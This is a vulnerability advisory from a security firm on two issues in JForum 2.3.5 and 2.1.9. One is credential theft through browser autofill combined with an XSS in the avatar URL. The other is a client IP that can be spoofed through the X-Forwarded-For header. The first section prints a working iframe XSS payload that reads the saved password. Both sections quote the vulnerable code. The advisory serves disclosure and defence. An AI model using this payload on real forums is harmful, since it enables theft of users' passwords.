L	JForum	2.3.5 2.1.9	Remote	*n/a*	Giovanni Cattani Primo Del Gobbo
	Vendor URL		Advisory URL		
	http://jforum.net/		www.securenetwork.it/sn-15-01		

Vulnerability Details

JForum does not prevent its login form from being automatically filled by the browser when a user choses to save his credentials. This issue, combined with a *Cross-Site Scripting* vulnerability, allows an attacker to **steal the user's credentials**.

Technical Details

Proof of Concept

When a user consents the browser to save his credentials for the website, the browser would then automatically fill the username and password fields. Having control of the webpage content (e.g. by means of an XSS vulnerability) allows an attacker to retrieve the values filled by the browser.

The issue involves either the auto-completion engine or the browser's password manager. While the first one can be easily disabled setting the *autocomplete* flag to *false*, the second one is trickier to avoid, known examples include adding a fake password field to the submission form to confuse the password manager.

A possible exploit, working with the Firefox browser and leveraging the XSS in the avatar external URL, is shown below.

Payload of the XSS:

```
http://<iframe src=../login.page
onload="alert(this.contentDocument.forms[0][4].value)"></iframe>
```

Screenshot:



Figure 3 - Password stolen via XSS+autocomplete

It is worth to note that this issue targets both authenticated and non-authenticated users, since the browser would automatically fill the login form in either cases.

Vulnerable Code

Description: It is possible to notice the lack of an *autocomplete* attribute set to false.
***File**: templates/default/forum_login.htm*

```
[…]
<form action="${JForumContext.encodeURL("/jforum")}" method="post"
name="loginform" id="loginform" accept-charset="${encoding}">
 […]
     <tr>
          <td align="right" width="45%"><span
class="gen">${I18n.getMessage("Login.user")}:</span></td>
          <td><input class="post" maxlength="40" size="25" name="username"
type="text"/> </td>
     </tr>

     <tr>
          <td align="right"><span
class="gen">${I18n.getMessage("Login.password")}:</span></td>
          <td><input class="post" type="password" maxlength="25" size="25"
name="password" /> </td>
     </tr>
[…]
```

Spoofable Client IP Address

<table>
<tr><td colspan="5">Spoofable Client IP Address</td><td>Advisory Number</td></tr>
<tr><td colspan="5"></td><td>SN-15-01</td></tr>
<tr><td>Severity</td><td>Software</td><td>Versions</td><td>Accessibility</td><td>CVE</td><td>Author(s)</td></tr>
<tr><td rowspan="3">L</td><td>JForum</td><td>2.3.5
2.1.9</td><td>Remote</td><td>n/a</td><td rowspan="3">Eros Lever
Alberto Volpatto</td></tr>
<tr><td colspan="2">Vendor URL</td><td colspan="2">Advisory URL</td></tr>
<tr><td colspan="2">http://jforum.net/</td><td colspan="2">www.securenetwork.it/sn-15-01</td></tr>
</table>

Vulnerability Details

JForum does not properly keep track of the client IP address in case an *X-Forwarded-For* header is supplied by the client, which normally happens when using a web proxy. When this header is present, only the last IP address part of its value will be kept, ignoring any other IP address along with the effective IP address that originated the HTTP request. The described behaviour results in a **Spoofable Client IP Address** vulnerability.

JForum tracks the client IP address in multiple scenarios:

- To verify the client against a list of banned IP addresses.
- To monitor the creation of a user session.
- To monitor the creation of a post.
- To monitor the sending of private messages.
- To monitor the source of poll votes.

In each of these scenarios, the client IP address could be easily spoofed by means of a custom *X-Forwarded-For* header.

Technical Details

Vulnerable Code

Description: When an *X-Forwarded-For* header is present, only the last IP address will be kept.
***File**: net/jforum/context/web/WebRequestContext.java*

```
[…]
     public String getRemoteAddr()
     {
          // We look if the request is forwarded
          // If it is not call the older function.
        String ip = super.getHeader("x-forwarded-for");

        if (ip == null) {
          ip = super.getRemoteAddr();
        }
        else {
          // Process the IP to keep the last IP (real ip of the computer on
the net)
            StringTokenizer tokenizer = new StringTokenizer(ip, ",");

            // Ignore all tokens, except the last one
            for (int i = 0; i < tokenizer.countTokens() -1 ; i++) {
              tokenizer.nextElement();
            }

            ip = tokenizer.nextToken().trim();

            if (ip.equals("")) {
              ip = null;
            }
        }

        // If the ip is still null, we put 0.0.0.0 to avoid null values
        if (ip == null) {
          ip = "0.0.0.0";
        }

        return ip;
     }
[…]
```

Legal Notices

Secure Network (*www.securenetwork.it*) is an information security company, which provides consulting and training services, and engages in security research and development.

We are committed to open, full disclosure of vulnerabilities, cooperating with software developers for properly handling disclosure issues.

The information in the advisory is believed to be accurate at the time of publishing based on currently available information. This information is provided as-is, as a free service to the community by Secure Network research staff. There are no warranties with regard to this information. Secure Network does not accept any liability for any direct, indirect, or consequential loss or damage arising from use of, or reliance on, this information.

If you have any comments or inquiries, or any issue with what is reported in this advisory, please inform us as soon as possible.